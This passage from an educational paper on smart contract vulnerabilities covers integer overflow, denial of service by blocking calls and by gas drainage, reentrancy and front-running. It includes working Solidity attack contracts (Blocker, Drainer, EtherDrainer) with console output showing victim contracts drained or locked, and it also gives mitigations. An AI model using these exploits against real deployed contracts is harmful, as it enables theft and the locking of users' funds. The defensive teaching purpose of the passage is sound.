The problem does not remain in the erroneous validation of the check, this operation will be carried over to lines 15 and 16, where the new balances are assigned. In the case of the account that sends the money, it will be updated to the maximum value of the "*uint*" type range, using the previous example, since in line 15 the same operation is carried out as the verification of line 14. On the other hand, the account that receives the money will be updated by increasing its funds with the value sent, in the case of the example, it will simply be increased by 1. All this would cause a malicious user to manage the balance counter of each account at will to, subsequently, be able to extract the ether from the smart contract without having deposited anything in return.

```
>>> Gateway[0].balances(C)
1
>>> Gateway[0].balances(B)
115792089237316195423570985008687907853269984665640564039457584007913129639935
```

Figure 13. Manipulation of balances by integer overflow.

4.2.3 Mitigation

Until version 0.8.0 of the Solidity compiler released on December 16, 2020, Solidity did not add checks at runtime to prevent integer overflows in arithmetic operations. Since that version, the default compiler, unless a region of code is declared as "*unsafe { … }*", adds checks to avoid this kind of error in exchange for a greater use of gas in the execution of this type of code. operations. Therefore, it is highly recommended to

use the latest versions of the Solidity compiler to avoid this type of problem that leads to critical vulnerabilities, as seen in the example

On the other hand, the company "*OpenZeppelin*" for several years, due to the fact that previously it was not basic to check if an integer overflow was going to occur or not, published some libraries that facilitated the performance of arithmetic operations in a safe way, checking whether any kind of overflow would occur in the arithmetic operations and, if so, reversing the transaction that would overflow some integer during the operation in a smart contract.

These particular libraries are called "*SafeMath*" and "*SignedSafeMath*" and include methods for Solidity's "*uint*" and "*int*" integers treating each of the arithmetic operations safely and without overflows. In the proof of concept, the "*uint*" type is used, therefore, this mitigation will be implemented directly on this smart contract.

```
01. // SPDX-License-Identifier: GPL-3.0
02. pragma solidity ^0.7.4;
03.
04. import "./SafeMath.sol";
05.
06. contract Gateway_Fix {
07.
08.   using SafeMath for uint;
09.
```

Figure 14. Use of SafeMath in smart contract

In line 8, the library methods are applied to the "*uint*" type, therefore, when operating with this type of integers, methods such as "*add*" to add, "*sub*" to subtract or "*mul*" can be used to multiply among others from the type itself.

Using the *SafeMath* library, the attempt to exploit this vulnerability is detected and the transaction that would take advantage of it is reversed as it cannot be executed:

```
>>> Gateway_Fix[0].send(C, 1, {"from": B, "gas": 268587, "allow_revert": True})
Transaction sent: 0xcdae1847ff92a6ea56abf60933a93683e7ff0ab9055b80401dfa343afbcfcffb
  Gas price: 20.0 gwei   Gas limit: 268587   Nonce: 4
  Gateway_Fix.send confirmed (SafeMath: subtraction overflow)   Block: 15   Gas used: 22866 (8.51%)

<Transaction '0xcdae1847ff92a6ea56abf60933a93683e7ff0ab9055b80401dfa343afbcfcffb'>
```

Figure 15. Reversed transaction thanks to SafeMath

4.3 Denial of service: Blocks on external calls

The denial of service or "DoS" is one of the attacks most carried out all over the Internet. These attacks, outside the world of blockchains, do not necessarily require exploiting a vulnerability, in terms of services exposed to the internet and servers, a denial of service could be the act of causing or crashing a service on the internet so that it stops to function normally and stop providing service to legitimate users since it is completely inaccessible simply by sending a huge number of packets over the network. Commonly on the Internet, these attacks occur with the massive and concurrent sending of packets to web services, which manage to drown the bandwidth of the target network, slowing down its service or collapsing it completely.

4.3.1 Description

In many cases, smart contracts make calls to functions that execute code external to the contract. For example, all the functions that involve the transfer of ether between accounts such as "*send*", "*transfer*" and "*call*", open a code execution window if they are carried out towards another smart contract. This execution window that opens falls on the "*fallback*" functions of the external contract, this class of functions are executed by "*EVM*" when a call to the contract is made, and no function of the smart contract coincides with the one specified in the call. The same thing happens when a contract receives ether, in this a "*fallback*" will be executed, which is generally called "*receive*", which allows managing the reception of ether and performing the desired actions when receiving ether, but always in the code of the contract that receives ether.

This is prone to vulnerabilities. An example of this occurred on April 23, 2022, when a vulnerability in a smart contract of the company "*AkuDreams*" was exploited, which allowed the blocking of nearly 34 million dollars in a smart contract, which at that time could not be recovered thanks to the exploitation of said vulnerability and by the logic of the contract. Luckily, the individual who exploited the vulnerability and locked up the assets introduced a switch to disable the exploit, so for this part everything was a warning. This vulnerability caused a denial of service, since a function that was responsible for returning the money deposited in the smart contract worked with a loop that went through all the addresses stored in the contract and returned their respective money. The problem occurs if one of these addresses is that of a smart contract, since due to the badly implemented logic of sending ether in this contract, it would allow the code of the "*fallback*" function of the contract that will receive the ether to be executed. If this is a malicious contract and it is decided to revoke the transaction, by the logic of the main smart contract, the transaction that executes the return of the money would be revoked and the money would be blocked within the smart contracts without being able to be sent.

4.3.2 Exploitation

The following smart contract named "*Hill*" is designed to identify and replicate the attack:

```
01. // SPDX-License-Identifier: MIT
02. pragma solidity ^0.8.6;
03.
04. contract Hill {
05.
06.   address payable public king;
07.   uint public prize;
08.   address payable public owner;
09.
10.   constructor() payable {
11.     owner = payable(msg.sender);
12.     king = payable(msg.sender);
13.     prize = msg.value;
14.   }
15.
16.   receive() external payable {
17.     require(msg.value >= prize || msg.sender == owner);
18.     king.transfer(msg.value);
19.     king = payable(msg.sender);
20.     prize = msg.value;
21.   }
22. }
```

Figure 16. Replicating the DoS attack with contract Hill

The vulnerability to highlight is found in the "*receive*" function of the Hill contract (line 18). In line 18 of the "*receive*" function, an ether transfer is executed to the account whose address is stored in the "*king*" variable, in this case, without checking if the address stored in this variable is a smart contract or not. For this reason and following the operation of the "transfer" function, a malicious smart contract could be created, and ether sent from it so that its address is stored in the "*king*" variable, so every time another account sends ether to the "*Hill*" smart contract, a transfer must be made to the malicious smart contract, whose address is stored in the "*king*" variable. Upon receiving the ether shipment, this malicious contract, making use of a "*fallback*" function, will revoke the ether shipment, therefore, the "*transfer*" function will fail and reverse the transaction, creating the situation that it will be impossible to designate a new king and completely blocking the functionality of the smart contract.

For this, the below blocker type contract is employed:

```
1. // SPDX-License-Identifier: MIT
2. pragma solidity ^0.8.6;
3.
4. contract Blocker {
5.
6.   address public owner;
7.   address payable public hill;
8.
9.   constructor(address payable _hill) {
10.     owner = msg.sender;
11.     hill = _hill;
12.   }
13.
14.   function sendEther() payable public returns (bool) {
15.     require(msg.sender == owner);
16.     (bool ret, ) = hill.call{value: msg.value}("");
17.     return ret;
18.   }
19.
20.   receive() external payable {
21.     revert();
22.   }
23. }
```

Figure 17. Replicating the DoS attack with contract Blocker

As it can be seen, a *receive()* function has been implemented that would receive the money from a blockchain transfer, but which has a *revert()* function implemented, blocking the normal operation of the victim smart contract. Once this malicious contact is registered as the purpose of the transfers, if a new transfer to the Hill contract is performed, the transaction will be reversed, causing a denial of service to the "*Hill*" contract, and blocking the functionality of the contract forever.

```
>>> C.transfer(to=Hill[0], amount=Hill[0].prize() + 100, gas_limit=194837, allow_revert=True)
Transaction sent: 0x10806a377d45d084c938aa0c49ac72f88bd1879cc530688178b31192d8338d4a
  Gas price: 20.0 gwei   Gas limit: 194837   Nonce: 0
  Transaction confirmed (reverted)   Block: 4   Gas used: 30289 (15.55%)

<Transaction '0x10806a377d45d084c938aa0c49ac72f88bd1879cc530688178b31192d8338d4a'>
```

Figure 18. Successful demonstration of denial of service

4.3.3 Mitigation

The mitigation of this vulnerability, in many cases, can be quite simple to apply since, as in the proof of concept, this contract does not suffer from the need to work with external smart contracts in order to function normally, in fact, by logic of the contract should only work with accounts that were not smart contracts. That is why measures must be applied to prevent ether shipments from being made to other contracts.

A simple method to verify that the execution of a function does not come from a smart contract is to verify that the origin of the transaction ("*tx.origin*") and the sender of the message coincide ("*msg.sender*"), since the sender of the message will always be the last account that executes the function, in this case it would be the malicious smart contract, while the origin of the transaction comes from the account that generates it, which would be the personal account of the attacker that calls the functions of his malicious smart contract.



Figure 19. Operation of "tx.origin" and "msg.sender" in exploitation

In the previous *Hill* smart contract a modifier can be introduced, it allows checking if the "*msg.sender*" and "*tx.origin*" fields are the same, if so, the execution of the function continues, otherwise the execution will be reversed .

```
10.    modifier SenderIsOrigin() {
11.      require(msg.sender == tx.origin);
12.      _;
13.    }
```

Once this mitigation task has been carried out, as can be seen in the following image, when trying to execute the function that made the "*king*" variable point to the malicious smart contract, as was done in the proof-of-concept exploitation, it does not execute successfully and does not allow execution to continue so that this variable stores the address of the malicious contract. Therefore, this vulnerability could no longer be exploited in the smart contract.

```
>>> Blocker[0].sendEther({"from": B, "value": Hill_Fix[0].prize() + 1})
Transaction sent: 0x74f6923ce9802631a4dc5b35c31ce3c13a77080eaa83ce644d459d322b05d0a0
  Gas price: 20.0 gwei   Gas limit: 35812   Nonce: 1
  Blocker.sendEther confirmed   Block: 3   Gas used: 30462 (85.06%)

<Transaction '0x74f6923ce9802631a4dc5b35c31ce3c13a77080eaa83ce644d459d322b05d0a0'>
>>> Hill_Fix[0].king()
'0x9b8d25CAa0bfDD9E45189E7ee5DF927c4f366093'
>>> Blocker[0]
<Blocker Contract '0xF897BbFD43F02eD9f24660248Dac013cD2eEc7e9'>
```

Figure 20. Failed Exploitation of "Hill_Fix" contract vulnerability

4.4 Denial of service: Gas Drainage

4.4.1 Description

Gas drainage is closely linked with external call denials of service, to such an extent that, in some situations, the vulnerability that gives rise to this type of exploitation may be the same.

When a transaction is reversed, the remaining unused gas is returned to the account that generated the transaction, therefore, if there is any blocking due to an external call, all transactions that execute code will consume the gas corresponding to the instructions that they execute. They execute until I reach the point of the block, where the transaction will be reversed, but without losing the remaining gas until it reaches the limit stipulated in the transaction itself.

On the other hand, there are other methods of denying the service, which for external accounts can be somewhat more harmful, such as draining all the remaining gas until reaching the limit stipulated in the transaction, which would cause it to be reversed, but with the difference is that all the gas will have been used and there will be nothing left to return to the account that makes the transaction, unlike using a "*revert*" as in the case of blocking accounts.

In the same way as in calls to external accounts, this kind of exploitation in denial of service occurs when the operation of a smart contract depends on the execution of code in an external smart contract, as would happen in the case of the execution of ether transfers, where if it has not been correctly controlled to which addresses these transfers are made, it can give rise to executions of "*fallback*" functions that are not contemplated.

To exemplify this type of exploitation, the smart contract vulnerable to denial of service of the company "*AkuDreams*" can be used again, where about 34 million dollars were blocked. This time, only a few lines of code will be needed to build this example.

```
19. // ...
20. if (refund > 0) {
21.   (bool sent, ) = bidData.bidder.call{value: refund}("");
22.   require(sent, "Failed to refund bidder");
23. }
24. // ...
```

Thanks to the use of the "*call*" function, the execution is not reversed on line 21, since this function gives the developer the ability to handle any error that may occur in its execution, which would not happen in the case of "*transfer*" function. Luckily for the attacker who exploits this vulnerability using the method of blocking by external calls, when the "false" value returned by the "*call*" function is wrongly handled, the "*require*" on line 22 will reverse the transaction.

There is no gas limit being set for the external smart contract's execution window, and the external smart contract could run an infinite loop that completely drains the remaining gas from the transaction, reversing each call to this function.

4.4.2 Exploitation

To exploit this vulnerability, a new smart contract called *Partnership* is generated:

```
01. // SPDX-License-Identifier: MIT
02. pragma solidity ^0.8.6;
03.
04. contract Partnership {
05.
06.     address payable public partner;
07.     address payable public owner;
08.     uint public timeLastWithdrawn;
09.     mapping(address => uint) withdrawPartnerBalances;
10.
11.     constructor() payable {
12.         owner = payable(msg.sender);
13.     }
14.
15.     function setPartner(address payable _partner) public {
16.         partner = _partner;
17.     }
18.
19.     function withdraw() public returns (bool) {
20.         uint amountToSend = address(this).balance /
    uint(100);
21.         (bool sent, ) =
    partner.call{value:amountToSend}("");
22.         owner.transfer(amountToSend);
23.         timeLastWithdrawn = block.timestamp;
24.         withdrawPartnerBalances[partner] += amountToSend;
25.         return sent;
26.     }
27.
28.     receive() external payable {}
29.
30. }
```

Figure 21. Exploiting Gas drainage vulnerability with Partnership contract

This proof of concept is based on the "*Denial*" challenge of the educational platform on smart contract security called "*The Ethernaut*" of the company "*OpenZeppelin*". In this smart contract called "Partnership" a small utility is developed that facilitates the distribution among partners of the balance stored in the smart contract, where every time a partner wants to extract part of the balances of the smart contract, the designated partner will receive 1% of the total of the balance of the contract.

The "*setPartner*" function is vulnerable to this attack, since the address of any Ethereum account can be arbitrarily assigned to the "partner" variable, regardless of whether they are external accounts or smart contracts, which could cause the execution that is opened on the receiving contract, it executes enough instructions so that the remaining gas of the transaction runs out, causing all calls to the "*withdraw*" function to be revoked while the address of this malicious smart contract is found. in the variable "*partner*".

For this purpose, an exploit code has been developed that drains all the remaining gas from the transaction, through an infinite loop.

```
01. // SPDX-License-Identifier: MIT
02. pragma solidity ^0.8.6;
03.
04. contract Drainer {
05.
06.     receive() external payable {
07.         while(true) {}
08.     }
09.
10. }
```

Once the malicious contract is registered as the recipient of the transactions, any transaction that executes the "*withdraw*" function will be reversed, since the infinite loop of the malicious contract's "*fallback*" function will completely drain all the gas from it (100% of gas used), as can be seen in the following figure:

```
>>> Partnership[0].withdraw({"from": A, "gas": 46860, "allow_revert": True})
Transaction sent: 0x27c319ed2207d0a1c144ff99bfbfdfd4fa40aeff2f43982e7c6a2a699ad61aef
  Gas price: 20.0 gwei   Gas limit: 46860   Nonce: 2
  Partnership.withdraw confirmed (out of gas)   Block: 8   Gas used: 46860 (100.00%)

<Transaction '0x27c319ed2207d0a1c144ff99bfbfdfd4fa40aeff2f43982e7c6a2a699ad61aef'>
```

Figure 22. Exploitation of gas drainage carried out satisfactorily

This function will be completely unusable for as long as the malicious smart contract address is in the "*partner*" variable, causing a denial of service on the "*Partnership*" smart contract.

4.4.3 Mitigation

Mitigating this kind of vulnerability, as in the case of exploitation by blocking external calls, involves preventing ether transfers from being made over other smart contracts, at least when not strictly necessary. To apply this mitigation, it could be useful to verify that "*msg.sender*" and "*tx.origin*" are equal, guaranteeing that the execution comes from a transaction generated by an external account. This condition can be applied using the modifier described above.

```
01. modifier SenderIsOrigin() {
02.   require(msg.sender == tx.origin);
03.   _;
04. }
```

On the other hand, it would also be convenient to limit the gas consumption when the ether transfer is carried out. The estimation of the gas limit to be used can be regulated by creating a variable that can only be modified by the account that deploys the smart contract. This will add flexibility and will allow the gas limit to be used in ether transfer to be controlled at all times through functions that allow this value to be modified at any time.

An example implementation can be the following:

```
28.     function withdraw() public returns (bool) {
29.         uint amountToSend = address(this).balance /
   uint(100);
30.         (bool sent, ) = partner.call{value:amountToSend,
   gas:gasLimit}("");
31.         owner.transfer(amountToSend);
32.         timeLastWithdrawn = block.timestamp;
33.         withdrawPartnerBalances[partner] += amountToSend;
34.         return sent;
35.     }
```

Line 30 regulates the gas limit to be used with the "*gas*" key in the "*call*" function.

4.5 Reentrancy

The reentrant code vulnerability in smart contracts, also called "*reentrancy*", became extremely popular due to the famous attack on "*DAO*" ("Decentralized Autonomous Organization") in the earliest stages of Ethereum development, and which was one of the biggest hacks in the history of Ethereum, since 3.6 million Ether (approximately 70 million dollars at the time) were stolen from a smart contract that at that time stored about 150 million dollars.

4.5.1 Description

The vulnerability that produces these attacks is a recursion error in smart contracts together with poor management of calls to functions of external smart contracts. In the same way as in the previously described vulnerabilities, the "*fallback*" functions could be used to generate denial of service on certain occasions by sending ether to a smart contract, these same ones can be used to generate recursion situations in the functions of a smart contract. Since any interaction from a contract "A" to another external contract "B" and any transfer of ether, gives control to the external contract "B" to execute its code, which can cause this external contract "B" to execute again the function that has produced the execution of its code in contract "A" without this function having finished in the first interaction in the first instance, producing a situation of recursion and re-entry into the code in successive executions of the same.

This recursion situation could cause the data that is updated after the execution window that opens when interacting with an external smart contract not to be executed for successive calls within the recursion. Therefore, the changes that occur in the smart contract after the initialization of the recursion will not take effect for the following recursive calls, therefore the following calls would be executed on an obsolete smart contract state, since until it is resolved recursion, the code after the external call will not be executed.



Figure 23. Schema of how a code reentrant vulnerability works

Therefore, the typical sequential paradigm in which some type of routine is executed in an external smart contract and after that, certain values of the variables are updated, could lead to a serious vulnerability in the smart contract, because the changes of the values will not affect recursive calls of the routine. To illustrate the operation of this vulnerability, it will be developed approximately how the "*DAO*" attack worked in the following diagram:



Figure 24. Diagram of the attack on "DAO"

The "*DAO*" smart contract followed the sequential process in the "*withdrawBalance*" function of sending the ether associated in the memory of the contract to the account that executed it and after that, the balance of the account that had executed this function was updated with the purpose of recovering the ether deposited in this contract, therefore, the associated balance in the internal memory of the contract should remain at 0 after sending the ether.

The problem lies in whether the smart contract that receives the ether sent from the "*withdrawBalance*" function implements a "*fallback*" function that handles the reception of the ether by executing the "*withdrawBalance*" function recursively, causing this function to be called again without updating the balance to 0. Therefore, in the successive calls within the recursion, an old balance will be referenced, and ether will be sent again to the malicious smart contract, since this old balance in memory reflects that there is still ether associated with the account. This operation could be repeated until the total balance of the smart contract is completely emptied, since until the recursion is finished, the internal balance of the account will not be updated to 0, which means that all the ether deposited in the smart contract will be subtracted by the attacker exploiting the vulnerability in question.

For this reason, this class of vulnerability is so critical, since an apparently correct sequential algorithm, if the ability of smart contracts to make calls to external contracts that execute their own code is not taken into account, can break the algorithm due to recursive executions produced by the code of external contracts.

4.5.2 Exploitation

Next, a smart contract is shown where the described vulnerability is induced for its subsequent exploitation and application of different mitigations to avoid it.

```
01. // SPDX-License-Identifier: MIT
02. pragma solidity ^0.8.6;
03.
04. contract Sale {
05.
06.     uint256 public constant PRICE = 0.01 ether;
07.     mapping(address => uint256) private tickets;
08.
09.     function buyTickets(uint256 n_tickets) external payable
    {
10.         require(msg.value >= n_tickets * PRICE);
11.         tickets[msg.sender] += n_tickets;
12.     }
13.
14.     function getRefund() external payable {
15.         require(tickets[msg.sender] > 0);
16.         (bool ret, ) = msg.sender.call{value:
    tickets[msg.sender] * PRICE}("");
17.         require(ret, "Ticket refund failed");
18.         tickets[msg.sender] = 0;
19.     }
20.
21.     receive() external payable {}
22. }
```

Figure 25. Exploiting the Reentrancy vulnerability with contract Sale

The developed smart contract represents a simplified ticket sales point, in which the different Ethereum accounts can buy tickets at a price of 0.01 ether each, and these purchases will be reflected in an internal memory map that will be in charge of keeping track of the number of tickets purchased by each account. In addition, at any time these accounts will have the ability to obtain a return of the ether deposited for the purchased tickets.

The available functions are "*buyTickets*", which allows the purchase of a certain number of tickets specified in its argument for 0.01 ether of base amount, keeping track of the tickets purchased by each account in line

11. On the other hand, there is the function "*getRefund*", which allows all the ether deposited for the purchase of tickets to be returned, updating the number of tickets in the account to 0 on line 18.

The "*getRefund*" function suffers from the same reentrant code problem, since this function updates the new balance after having made the ether transfer, causing the execution window that opens for the external smart contract that receives the ether to execute the "*getRefund*" function recursively again, with the balances not updated and receiving new ether transfers until the total balance available in the smart contract is exhausted.



Figure 26. Reentrancy in the exploitation approach

As can be seen, the exploitation method follows a scheme very similar to that of the "*DAO*" attack, therefore, to carry it out, it will only be necessary to write another smart contract that is in charge of executing this process following the recursion described.

```
01. // SPDX-License-Identifier: MIT
02. pragma solidity ^0.8.6;
03.
04. import "./TicketSale.sol";
05.
06. contract EtherDrainer {
07.
08.     Sale private sale_ctr;
09.
10.     constructor(address payable _ctr_addr) payable {
11.         require(msg.value >= 0.1 ether);
12.         sale_ctr = Sale(_ctr_addr);
13.     }
14.
15.     function startAttack() public {
16.         require(address(this).balance >= 0.1 ether);
17.         sale_ctr.buyTickets{value: 0.1 ether}(10);
18.         sale_ctr.getRefund();
19.     }
20.
21.     receive() external payable {
22.         if(address(sale_ctr).balance >= 0.1 ether)
23.             sale_ctr.getRefund();
24.     }
25.
26. }
27.
```

Figure 27. Exploiting the Reentrancy vulnerability with contract EtherDrainer

The "*startAttack*" function is in charge of starting the attack, buying in the first instance 10 tickets with the ether sent during the deployment of the contract and after that, the "*getRefund*" function of the smart contract of the proof of concept is called to start the attack. Recursive process that will extract the total balance stored in the contract.

To exploit this vulnerability, an Account "C" is defined to be the malicious actor, and that will deploy this last contract specifying the address of the victim contract and depositing 0.1 ether in this malicious contract to successfully carry out the attack. Once this contract has been deployed, the attack can be carried out by calling the "*startAttack*" function of the attacking smart contract.

```
>>> EtherDrainer[0].balance()
100000000000000000
>>> EtherDrainer[0].startAttack({"from": C})
Transaction sent: 0x3a81f38795257b4906f3ce5a2061cce1006bfc22621aa8b4d3a420fae54ed4a3
  Gas price: 20.0 gwei   Gas limit: 366910   Nonce: 1
  EtherDrainer.startAttack confirmed   Block: 5   Gas used: 262038 (71.42%)

<Transaction '0x3a81f38795257b4906f3ce5a2061cce1006bfc22621aa8b4d3a420fae54ed4a3'>
>>> Sale[0].balance()
0
>>> EtherDrainer[0].balance()
1600000000000000000
```

Figure 28. Successful exploitation of the reentrant code vulnerability

It can be seen that the attack has been a success and it has been possible to subtract the entire balance of the victim smart contract called "*Sale*". Now all that stolen ether is in the total balance of the malicious smart contract "*EtherDrainer*".

As in this example of exploitation, this kind of vulnerability causes a huge number of losses, since it allows the total subtraction of the balance of the smart contract that contains it. That is why it is necessary to take note of this vulnerability in order to avoid it in future developments.

4.5.3 Mitigation

To prevent code reentries there is a mechanism similar to the "*mutex*" in the concurrency field, this mechanism is called "*reentrancy guard*" consisting of a "*modifier*" that acts in the prologue and in the epilogue of the function where it is incorporated. This method consists of a global variable that changes state when the function is going to be executed, indicating that the function in question has been entered. This variable must also be checked every time the function is called, since it will store whether the function is already being executed or not, thus preventing re-entry into the code. Finally, in the epilogue of the function, this variable must be assigned a state that allows the function to be executed again, since having finished normally there is no risk of a code re-entry.

```
// SPDX-License-Identifier: MIT
// OpenZeppelin Contracts v4.4.1 (security/ReentrancyGuard.sol)
pragma solidity ^0.8.6;

abstract contract ReentrancyGuard {

    uint256 private constant _NOT_ENTERED = 1;
    uint256 private constant _ENTERED = 2;

    uint256 private _status;

    constructor() {
        _status = _NOT_ENTERED;
    }

    modifier nonReentrant() {
        require(_status != _ENTERED, "ReentrancyGuard: reentrant call");
        _status = _ENTERED;

        _;

        _status = _NOT_ENTERED;
    }
}
```

Figure 29. Mitigating the Reentrancy vulnerability with contract ReentrancyGuard

This example of "*reentrancy guard*" is taken from the "*OpenZeppelin*" smart contract called "*ReentrancyGuard.sol*" created with the aim of tackling this class of vulnerabilities.

As can be seen in the "*nonReentrant*" modifier, it is first checked that the global variable "*_status*" is not in the "*_ENTERED*" state, which would mean that the function is already being accessed and therefore the attempt would have to be reversed code reentry. If this verification is passed, it can be ensured that the function is not running, so before it is executed it is marked as running with the value "*_ENTERED*" and after that, it is executed. At the end of the execution, in the form of a prologue, the modifier must change the value of "*_status*" so that the function can be executed on future occasions, since, having finished the code reentry, it no longer poses a risk for the operation. normal of the contract, for this reason said variable is marked as "*_NOT_ENTERED*" and the function becomes available again for future calls.

The implementation of this mitigation is as simple as marking the function to avoid reentrant code as "*nonReentrant*". Applying this mitigation to the *getRefund()* function would be enough to prevent reentry to the function.

4.6 Front-running attacks

4.6.1 Description

As has been developed in previous sections, in most of the blockchains and in the same way that happens in Ethereum, the mining nodes that are in charge of forming new blocks in order to obtain a reward for keeping

the chain in operation have their own *mempools*, which they use to store candidate transactions to be added to a future block. Therefore, in the blockchain these transactions are only valid once the miner has added them to a block and has passed the respective proof of work that entitles said miner to add the block to the chain.

Therefore, the mining node is in charge of choosing which will be the next transactions to add in a new block. The method of selection of transactions to add to a new block that miners follow is usually based on obtaining the greatest benefit in the creation of the block, which means that they will normally prioritize transactions with a higher "*gasPrice*", since they will earn higher profits regardless of the reward for successfully mining a block.

This selection method can be a relevant attack vector, assuming that any node in the network can observe the *mempool* in search of critical transactions that may contain, for example, purchases through the blockchain. A malicious user of the network can wait to see a transaction of a critical purchase in the *mempool*, once it detects that the transaction has occurred and is stored in the *mempool* waiting to be processed, the malicious user replicates the purchase from another external account with the pertinent modifications and increases the value of the "*gasPrice*" compared to the original transaction. This action would cause the miner to prioritize the malicious actor's transaction before the original transaction, since it will be able to obtain a higher profit from this transaction, which means that the malicious actor's transaction will be mined before the original one, making it unusable. The consequences of this attack will vary greatly depending on the utility that the malicious actor decides to attack.



Figure 30. Basic scheme of a "front-running" attack

These types of attacks are carried out taking advantage of how the Ethereum system has been implemented. The vulnerability has not been induced by a smart contract, but the very logic of Ethereum's transaction fees has allowed this kind of race conditions to be carried out, which actively affect thousands of users directly and that their exploitation can be implemented by scripts that automate these actions.

4.6.2 Exploitation

The below smart contract is affected by this kind of race condition, for its subsequent exploitation and application of different mitigations to avoid this type of attack.

```
1. // SPDX-License-Identifier: MIT
2. pragma solidity ^0.8.6;
3.
4. contract Guess {
5.
6.   bytes32 constant public hash =
   0xfed86ea1fff561ad70db0b9100188dbb26b4b0c0312c3927aa5bb7eecc3
   7e73f;
7.   address public winner;
8.   bool public ongoing;
9.
10.    constructor() payable {
11.      ongoing = true;
12.    }
13.
14.    function guess(string memory solution) public returns
   (bool) {
15.      require(ongoing && keccak256(abi.encodePacked(solution))
   == hash);
16.      (bool ret, ) = msg.sender.call{value:
   address(this).balance}("");
17.      require(ret == true);
18.      winner = msg.sender;
19.      ongoing = false;
20.      return ret;
21.    }
22.
23. }
```

Figure 31. Exploiting front-running attacks with contract Guess

This smart contract will be deployed in the Ethereum "*testnet*" called "*Ropstein*", since "*Ganache*" lacks a *mempool*, which prevents the proof of concept from being carried out in a local environment since this attack is based on monitoring the *mempool* looking for the key transaction to exploit a race condition.

This smart contract acts as a contest, in which each participant must guess the "*hash*" value to win the prize of the entire balance of the smart contract.

The attack vector that can be exploited in the proof-of-concept smart contract situation is that, if an account manages to guess the input value that results in the same "*keccak256*" hash as the one stored in the contract, an actor malicious party that wanted to obtain the prize without trying to find out the value of this hash could monitor the *mempool* in search of the winning transaction, and if it finds it, replicate its response, but with a higher "*gasPrice*". This race condition would cause the miners to include the malicious transaction in a block much earlier than the original, since it gives more benefits to the miner, causing the malicious actor to be the winner of the contest and obtain the entire balance of the smart contract. On the other hand, the original transaction would be revoked since the malicious transaction would have executed line 19 of the smart contract, which denies that the "*guess*" function can be executed more times.

A script is created that reads the transactions from the *mempool* and performs the attack:

```
$ node frontrun.js
[+] Candidate:
